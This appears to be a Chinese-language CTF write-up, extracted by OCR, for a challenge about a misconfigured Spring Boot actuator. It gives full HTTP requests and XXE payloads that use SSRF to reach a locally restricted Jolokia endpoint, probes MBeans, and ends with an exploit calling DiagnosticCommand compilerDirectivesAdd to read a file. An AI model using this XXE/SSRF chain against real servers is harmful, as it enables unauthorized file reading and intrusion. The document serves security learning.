
考点：Springboot actuator配置不当导致的API安全问题

访问 `/actuator/mappings`，可以看到有 `/actuator/jolokia`(限制了本地IP，直接访问返回 `403`)和一个隐藏的API接口 `/user/list`。

或者可以直接拿APIKit扫到 `/user/list`：



POST访问 `/user/list`，返回XML格式的数据

```
POST /user/list HTTP/1.1
Host: 129.211.173.64:58082
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Connection: close
Cookie: JSESSIONID=CBE64D58888B7F31AA5238B7EC9D5DE1;
Content-Type: application/xml
Content-Length: 10

<id>
  1
</id>
```

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: text/plain;charset=UTF-8
Content-Length: 44
Date: Sat, 27 Nov 2021 05:06:23 GMT
Connection: close

<id>1</id><username>root@root.com</username>
```

那么自然而然地想到了XXE；加了waf，不让直接读文件；


(这里有俩师傅做了非预期,XXE的waf没写好,可以直接盲打外带flag,我在v2限制了靶机出网无法外带了)

但是众所周知，XXE是可以SSRF的；

那么SSRF配合 `/actuator/jolokia` 可以完成一次利用

因为是docker代理的端口，我们需要先访问 `/actuator/env` 获取本地服务端口：

然后构造SSRF：




```
POST /user/list HTTP/1.1
Host: 129.211.173.64:58082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
Content-Type: application/xml
Content-Length: 119

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/">
]>
<id>&dy;</id>
```

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: text/html;charset=UTF-8
Content-Length: 767
Date: Sat, 27 Nov 2021 07:31:13 GMT
Connection: close

<id>
  {"request":{"type":"version"},"value":{"agent":"1.6.0","protocol":"7.2","config":{"listenForHttpService":"true","authIgnoreCerts":"false","agentId":"172.192.1.10-37-1e7aa82b-servlet","debug":"false","agentType":"servlet","policyLocation":"classpath:\/jolokia-access.xml","agentContext":"\/jolokia","serializeException":"false","mimeType":"text\/plain","dispatcherClasses":"org.jolokia.http.Jsr160ProxyNotEnabledByDefaultAnymoreDispatcher","authMode":"basic","streaming":"true","canonicalNaming":"true","historyMaxEntries":"10","allowErrorDetails":"true","allowDnsReverseLookup":"true","realm":"jolokia","includeStackTrace":"true","useRestrictorService":"false","debugMaxEntries":"100"},"info":{}},"timestamp":1637998273,"status":200}
</id>
<username>
  None
</username>
```

因为`/jolokia/list`返回的数据太长了，而且里面有一些特殊符号会报`XML document structures must start and end within the same entity.`。

于是后面给了pom.xml，可以本地起起来看一下有什么Mbean。



有一个可以读写文件的Mbean：

com.sun.management:type=DiagnosticCommand

判断远程环境是否存在这个Mbean：

```
Content-Length: 125

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/list/a">
]>
<id>&dy;</id>
```

```
<id>
  {"request":{"path":"a","type":"list"},"value":{},"timestamp":1637998704,"status"
  :200}
</id>
<username>
  None
</username>
```

如果不存在返回的是上图，如果存在返回的是下图两种情况

```
Content-Type: application/xml
Content-Length: 142

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM
"http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management">
]>
<id>&dy;</id>
```

```
<message>
  org.xml.sax.SAXParseException; systemId:
  http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management; lineNumber: 1;
  columnNumber: 8233; XML 文档结构必须从头至尾包含在同一个实体内。
</message>
```

```
Content-Length: 190

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM
"http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management/type=DiagnosticCom
mand/op/compilerDirectivesAdd">
]>
<id>&dy;</id>
```

```
<id>
  {"request":{"path":"com.sun.management\/type=DiagnosticCommand\/op\/compilerDire
  ctivesAdd","type":"list"},"value":{"args":[{"name":"arguments","type":"[Ljava.la
  ng.String;","desc":"Array of Diagnostic Commands Arguments and
  Options"}],"ret":"java.lang.String","desc":"Add compiler directives from
  file."},"timestamp":1637998773,"status":200}
</id>
<username>
  None
</username>
```

exp:

```
POST /user/list HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
Content-Type: application/xml
Content-Length: 194

```

```
<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM
"http://127.0.0.1:8080/actuator/jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/flag">
]>
<id>&dy;</id>
```